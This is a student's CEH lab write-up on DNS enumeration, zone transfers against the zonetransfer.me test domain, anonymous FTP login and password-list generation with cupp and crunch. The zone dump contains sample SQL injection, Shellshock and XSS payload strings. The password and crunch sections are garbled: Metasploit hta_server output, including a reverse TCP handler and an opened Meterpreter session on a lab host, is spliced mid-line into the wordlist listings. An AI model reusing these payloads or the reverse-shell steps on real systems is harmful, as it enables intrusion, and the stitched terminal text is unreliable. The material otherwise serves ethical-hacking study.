

CEH – Day 11 Documentation

DNS Enumeration & Password Attacks

Part of CEH (Certified Ethical Hacker) Practical Learning


Topic: DNS Enumeration, FTP Enumeration & Password Attacks

Table of Contents

1. What is Enumeration?
2. Information Gathered During Enumeration
3. DNS Basics
4. What is DNS Enumeration?
5. DNS Record Types
6. DNS Enumeration Tools
7. DNS Enumeration Process
8. DNS Zone Transfer (AXFR)
9. Advanced DIG Commands
10. Nmap & DNS Enumeration
11. FTP Enumeration Basics
12. Password Attacks
13. Password List Generation (Crunch)
14. Password Cracking Tools
15. Custom Wordlist Generation (CeWL)
16. Conclusion

What is Enumeration?

Enumeration is the process of actively extracting detailed information from a target system by sending structured queries and analyzing responses.



Types of Information enumerated by hackers:

- Network Resources
- Network Shares
- DNS details
- Machine names
- Users and groups

Goal: To gather as much valid information as possible about the target environment.

Information Gathered During Enumeration

Network and Website Information:

- Active hosts
- Subdomains (mail.domain.com, vpn.domain.com)
- Open ports and running services

Network Shares:

- Shared folders
- File permissions
- Misconfigured public shares

Accessing SMB Share (Windows): Win + R
\\192.168.1.25

DNS Information:

- DNS records
- Name servers
- Subdomains

System Details:

- Hostnames
- Machine names

Users and Groups:

- Valid usernames

- Administrator accounts
- Privilege information

DNS Basics

DNS (Domain Name System) converts domain names into IP addresses.

DNS Resolution Flow:

1. Browser sends request to DNS Resolver
2. Resolver contacts Root Server, TLD Server, and Authoritative DNS Server
3. IP address is returned to the browser

DNS Resolver acts as the DNS client.

What is DNS Enumeration?

DNS Enumeration is the process of collecting all DNS-related information about a target domain.

DNS Enumeration process

Select a target ----> Identify Name Servers ----> Grab the information from Name Servers

Information Collected:

- DNS servers
- Subdomains
- IP addresses
- Mail servers
- TXT records
- Zone transfer data

Helps in understanding the entire domain structure.

DNS Record Types

A record – IPv4 address mapping

AAAA record – IPv6 address mapping

NS record – Name server


MX record – Mail server

TXT record – Verification or SPF

CNAME record – Alias

SOA record – Zone authority information

PTR record – Reverse DNS mapping



DNS Records Example

- A = IPv4 Address
- AAAA = IPv6 Address
- NS = Name Server
- TXT = Stores Text Data
- MX = Mail exchange-record
- CNAME = Common/Canonical Name
- PTR = Pointer (Used to Perform Reverse DNS Lookups)
- SOA = Start of Authority (Gives Authoritative Info)
- SRV = Service (Used for Custom Services like VoIP)

DNS Enumeration Tools

dig (Domain Information Groper): Used for detailed DNS queries and provides answer, authority, and additional sections.

nslookup: Used for quick DNS lookups and basic DNS enumeration.

```

[user@parrot]--[~]
$nslookup
> set query=ns
> tata.com
Server:          192.168.1.1
Address:         192.168.1.1#53

Non-authoritative answer:
tata.com        nameserver = ns18.hiya.digital.
tata.com        nameserver = ns15.hiya.digital.
tata.com        nameserver = ns11.hiya.digital.
tata.com        nameserver = ns16.hiya.digital.
tata.com        nameserver = ns12.hiya.digital.
tata.com        nameserver = ns13.hiya.digital.
tata.com        nameserver = ns14.hiya.digital.
tata.com        nameserver = ns17.hiya.digital.
Authoritative answers can be found from:
>

> iare.ac.in
Server:          192.168.1.1
Address:         192.168.1.1#53

Non-authoritative answer:
iare.ac.in      nameserver = ns4.ctrls.in.
iare.ac.in:1    nameserver = ns5.ctrls.in.

```

DNS Enumeration Process

1. Select target domain
2. Identify name servers
3. Query DNS records
4. Discover subdomains
5. Test zone transfer vulnerability

```

[user@parrot]~$ dig tata.com NS
; <>> DiG 9.16.27-Debian <>> tata.com NS
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55272
;; flags: qr rd ra; QUERY: 1, ANSWER: 8, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;tata.com.                IN      NS

;; ANSWER SECTION:
tata.com.                3600    IN      NS      ns18.hiya.digital.
tata.com.                3600    IN      NS      ns16.hiya.digital.
tata.com.                3600    IN      NS      ns11.hiya.digital.
tata.com.                3600    IN      NS      ns13.hiya.digital.
tata.com.                3600    IN      NS      ns14.hiya.digital.
tata.com.                3600    IN      NS      ns17.hiya.digital.
tata.com.                3600    IN      NS      ns15.hiya.digital.
tata.com.                3600    IN      NS      ns12.hiya.digital.

;; Query time: 200 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Mon Jan 26 20:22:07 IST 2026
;; MSG SIZE rcvd: 201

```

Zone Transfer copies DNS records from one DNS server to another.

```
dc-office.zonetransfer.me. 7200 IN A 143.228.181.132
deadbeef.zonetransfer.me. 7201 IN AAAA dead:beaf::
dr.zonetransfer.me. 300 IN LOC 53 20 56.558 N 1 38 33.526 W 0.00m 1m 10000m 10m
DZC.zonetransfer.me. 7200 IN TXT "AbCdEfG"
email.zonetransfer.me. 2222 IN NAPTR 1 1 "P" "E2U+email" "" email.zonetransfer.me.zonetransfer.me.
email.zonetransfer.me. 7200 IN A 74.125.206.26
Hello.zonetransfer.me. 7200 IN TXT "Hi to Josh and all his class"
home.zonetransfer.me. 7200 IN A 127.0.0.1
Info.zonetransfer.me. 7200 IN TXT "ZoneTransfer.me service provided by Robin Wood - robin@diginiinja."
internal.zonetransfer.me. 300 IN NS intns1.zonetransfer.me.
internal.zonetransfer.me. 300 IN NS intns2.zonetransfer.me.
intns1.zonetransfer.me. 300 IN A 81.4.108.41
intns2.zonetransfer.me. 300 IN A 5.196.105.10
office.zonetransfer.me. 7200 IN A 4.23.39.254
ip6actnow.org.zonetransfer.me. 7200 IN AAAA 2001:67c:2e8:11::c100:1332
owa.zonetransfer.me. 7200 IN A 207.46.197.32
robinwood.zonetransfer.me. 302 IN TXT "Robin Wood"
rp.zonetransfer.me. 321 IN RP robin.zonetransfer.me. robinwood.zonetransfer.me.
sip.zonetransfer.me. 3333 IN NAPTR 2 3 "P" "E2U+sip" "!^.*$!sip:customer-service@zonetransfer.me!" .
sql.zonetransfer.me. 300 IN TXT "' or 1=1 --"
sshock.zonetransfer.me. 7200 IN TXT "({ { :}); echo ShellShocked"
staging.zonetransfer.me. 7200 IN CNAME www.sydneyoperahouse.com.
```

```
staging.zonetransfer.me. 7200 IN CNAME www.sydneyoperahouse.com.
alltcpportopen.firewall.test.zonetransfer.me. 301 IN A 127.0.0.1
testing.zonetransfer.me. 301 IN CNAME www.zonetransfer.me.
vpn.zonetransfer.me. 4000 IN A 174.36.59.154
www.zonetransfer.me. 7200 IN A 5.196.105.14
xss.zonetransfer.me. 300 IN TXT "'><script>alert('Boo')</script>"
zonetransfer.me. 7200 IN SOA nsztml.digi.ninja. robin.digi.ninja.
;; Query time: 210 msec
;; SERVER: 81.4.108.41#53(81.4.108.41)
;; WHEN: Mon Jan 26 20:29:02 IST 2026
;; XFR size: 52 records (messages 1, bytes 3339)
```

```
[user@parrot]~$
$dnsrecon -d zonetransfer.me -t axfr
[*] Checking for Zone Transfer for zonetransfer.me name servers
[*] Resolving SOA Record
[*] SOA nsztml.digi.ninja 81.4.108.41
[*] Resolving NS Records
[*] NS Servers found:
[*] NS nsztml.digi.ninja 81.4.108.41
[*] NS nsztml2.digi.ninja 5.196.105.10
[*] Removing any duplicate NS server IP Addresses...
[*] Trying NS server 81.4.108.41
[*] 81.4.108.41 Has port 53 TCP Open
[*] Zone Transfer was successful!!
[*] SOA nsztml.digi.ninja 81.4.108.41
[*] NS nsztml.digi.ninja 81.4.108.41
[*] NS nsztml2.digi.ninja 5.196.105.10
[*] NS intns1.zonetransfer.me 81.4.108.41
[*] NS intns2.zonetransfer.me 5.196.105.10
[*] TXT google-site-verification=tyP28J7JAUHA0fw2sHX0MgcCC0I6XBm0Vi04VLHewxwA
[*] TXT 60a05hbuJ39xSsvYy7pApQvwCUsSGgxvrbdzjePEsZI
[*] TXT ; ls
[*] TXT Remember to call or email Pippa on +44 123 4567890 or pippa@zonetransfer.me when making DNS changes
[*] TXT AbCdEfG
[*] TXT Hi to Josh and all his class
[*] TXT ZoneTransfer.me service provided by Robin Wood - robin@diginiinja. See http://diginiinja/projects/zonetransferme.php for more information.
[*] TXT Robin Wood
[*] TXT ' or 1=1 --
```

```
CNAME staging.zonetransfer.me www.sydneyoperahouse.com 2607:f8b0:4023:2009::1b
CNAME staging.zonetransfer.me www.sydneyoperahouse.com 2607:f8b0:4023:2009::1b
CNAME staging.zonetransfer.me www.sydneyoperahouse.com 2607:f8b0:4023:2009::1b
CNAME staging.zonetransfer.me www.sydneyoperahouse.com 2607:f8b0:4023:2009::1b
CNAME staging.zonetransfer.me www.sydneyoperahouse.com 2607:f8b0:4023:2009::1b
CNAME staging.zonetransfer.me www.sydneyoperahouse.com 2607:f8b0:4023:2009::1b
CNAME staging.zonetransfer.me www.sydneyoperahouse.com 2607:f8b0:4023:2009::1b
CNAME staging.zonetransfer.me www.sydneyoperahouse.com 2607:f8b0:4023:2009::1b
CNAME staging.zonetransfer.me www.sydneyoperahouse.com 2607:f8b0:4023:2009::1b
CNAME staging.zonetransfer.me www.sydneyoperahouse.com 2607:f8b0:4023:2009::1b
CNAME staging.zonetransfer.me www.sydneyoperahouse.com 2607:f8b0:4023:2009::1b
CNAME staging.zonetransfer.me www.sydneyoperahouse.com 2607:f8b0:4023:2009::1b
```

Risk:

- Disclosure of all subdomains
- Internal hostnames
- Network structure

- Mail servers


Prevention:

- Allow zone transfers only to trusted IPs
- Disable public AXFR
- Use TSIG authentication

Advanced DIG Commands

Dig can query specific DNS servers, return short output, and trace DNS resolution paths from root to authoritative servers.

Nmap & DNS Enumeration



```
[x]-[user@parrot]-[~]  
$sudo nmap 192.168.1.28 -sA  
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-26 20:38 IST  
Nmap scan report for 192.168.1.28  
Host is up (0.0031s latency).  
All 1000 scanned ports on 192.168.1.28 are in ignored states.  
Not shown: 1000 unfiltered tcp ports (reset)  
MAC Address: 00:0C:29:FA:DD:2A (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.92 seconds
```


DNS operates on Port 53.

UDP 53 – Normal DNS queries

TCP 53 – Zone transfer and large DNS responses

Nmap can be used for host discovery, firewall detection, and DNS port scanning.

FTP Enumeration Basics

A terminal window with a black background and green text. The prompt is [user@parrot]-[~]. The user enters \$ftp 192.168.1.28. The output shows a successful connection to 192.168.1.28, version 220 (vsFTPD 2.3.4). The user is prompted for a name and enters ftp. Then prompted for a password. The login is successful (230 Login successful). The remote system type is UNIX, and it is using binary mode for file transfers.

```
[user@parrot]-[~] can be found from:
[user@parrot]-[~] $ftp 192.168.1.28
Connected to 192.168.1.28.
220 (vsFTPD 2.3.4)
Name (192.168.1.28:user): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

FTP (File Transfer Protocol) allows file transfer between client and server.

FTP Ports:

- TCP 21 – Control channel
- TCP 20 – Data channel

FTP is insecure because credentials are sent in plain text.

Password Attacks

Dictionary Attack: Uses predefined wordlists such as admin, root, and password.

```

File Edit View Search Terminal Help
[user@parrot]~$
[user@parrot]~$ scup -i
# Name      Disclosure Date  Rank  C
cup.py!      # Common
0 \exploit/windows/misc/hta_server  # User
    \ (oo)  # Passwords
    \ ( )  # Profiler
Interact with |:-||dule by [ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

[msf](Jobs:0 Agents:0) >> use 0
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked!> set UR
URIPATH => kumar.hta
> First Name: kumar
> Surname: malla
> Nickname: og
> Birthdate (DDMMYYYY): 10022004 session was created.

[*] Started reverse TCP handler on 192.168.1.77:4444
> Partners) name: puri
> Partners) nickname: squireel
> Partners) birthdate (DDMMYYYY): 06092005
[msf](Jobs:1 Agents:0) exploit(windows/misc/hta_server) >> [*] 19
[*] Sending stage (175174 bytes) to 192.168.1.111
> Child's name: ganesh
> Child's nickname: gani
> Child's birthdate (DDMMYYYY): 07122028
[*] exec: ls

> Pet's name:
> Company name:
[msf](Jobs:1 Agents:1) exploit(windows/misc/hta_server) >> exit
[*] You have active sessions open. To exit anyway type "exit -v"

```


```

[*] Explo
chca Explo
chck
chch Start
chcr

```

```

cnc Using
ccaa
ccak Serve
ccah](Job
ccac Sendi
ccka Meter
cckk
cekh
cckc exec:
.
```



```
> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: n
> Do you want to add some random numbers at the end of words? Y/[N]: n
> Leet mode? (i.e. leet = 1337) Y/[N]: n
[+] (Jobs:1 Agents:1) exploit(windows/misc/hta_server) >> exit
[+] Now making a dictionary...
[+] Sorting list and removing duplicates.../misc/hta_server) >> exit
[+] Saving dictionary to kumar.txt, counting 9502 words.
[+] Now load your pistolero with kumar.txt and shoot! Good luck!
```

```
[+] Now load your pistolero w
```

```
[user@parrot]~$
```

```
$cat kumar.txt
```

```
000402
```

```
000404
```

```
000410 No payload configured,
```

```
00042004 (Jobs:0 Agents:0) exp
```

```
002004 URL => kumar.hta
```

```
0022004 (Jobs:0 Agents:0) exp
```

```
004002 Exploit running as bac
```

```
004004 Exploit completed, but
```

```
004010
```

```
004020
```

```
00402004 Started reverse TCP ha
```

```
0040204 Using URL: http://192.
```

```
0040210 Server started.
```

```
004022
```

```
004022004 (Jobs:1 Agents:0) exp
```

```
004040 Sending stage (175174
```


```
0040402 Meterpreter session 1
```

```
0040410
```

```
004042
004042004: ls
004100
0041002
0041004
004102
004102004
0042004
00420040
004200402
004200404
004200410
```

```
squirrel066
squirrel069
squirrel09
squirrel096
squirrel099
squirrel6
squirrel605
```

```
squirrel6003  
squirrel606:1  
squirrel609  
squirrel69  
squirrel9  
squirrel905  
squirrel906ls  
squirrel909  
squirrel96  
squirrel_05  
squirrel_06:1  
squirrel_09  
squirrel_6s:1
```

Brute Force Attack: Attempts all possible combinations and is very slow for strong passwords.

Hybrid Attack: Combines dictionary words with numbers or symbols such as admin123 or root@2026.

Password List Generation (Crunch)

Crunch is used to generate custom password lists based on defined character sets and length.

```

crunch will now generate the following number of lines: 81
[user@parrot]~$ crunch 4 4 akhc
Crunch will now generate the following amount of data: 1280 bytes
0 MB [(Jobs:0 Agents:0) exploit(windows/misc/hta_server) >>
0 GB ATH => kumar.hta
0 TB [(Jobs:0 Agents:0) exploit(windows/misc/hta_server) >>
0 PB exploit running as background job 0
Crunch will now generate the following number of lines: 256
aaaa Exploit completed, but no session was created.
aaak
aaah Started reverse TCP handler on 192.168.1.77:4444
aaac Using URL: http://192.168.1.77:8080/kumar.hta
aaka Server started.
aakk [(Jobs:1 Agents:0) exploit(windows/misc/hta_server) >>
aakh Sending stage (175174 bytes) to 192.168.1.111
aakc Meterpreter session 1 opened (192.168.1.77:4444 -> 192.
aaha
aahk
aahh
aahc exec: ls
aaca
aack top Documents Downloads Ips Music Pictures Public
aach [(Jobs:1 Agents:1) exploit(windows/misc/hta_server) >>
aacc You have active sessions open, to exit anyway type "exi
akaa [(Jobs:1 Agents:1) exploit(windows/misc/hta_server) >>
akah Unknown command: exit-y
akac [(Jobs:1 Agents:1) exploit(windows/misc/hta_server) >>
akka

```

Password Cracking Tools

Hydra: Online password attack tool used against FTP, SSH, HTTP, and other services.

John the Ripper: Offline password cracking tool used to crack hashed passwords.

Custom Wordlist Generation (CeWL)

CeWL crawls websites and generates custom wordlists based on depth and minimum word length.

```

Desktop Documents Downloads Ips Music Pictures Public Templates Vi
[user@parrot]~#
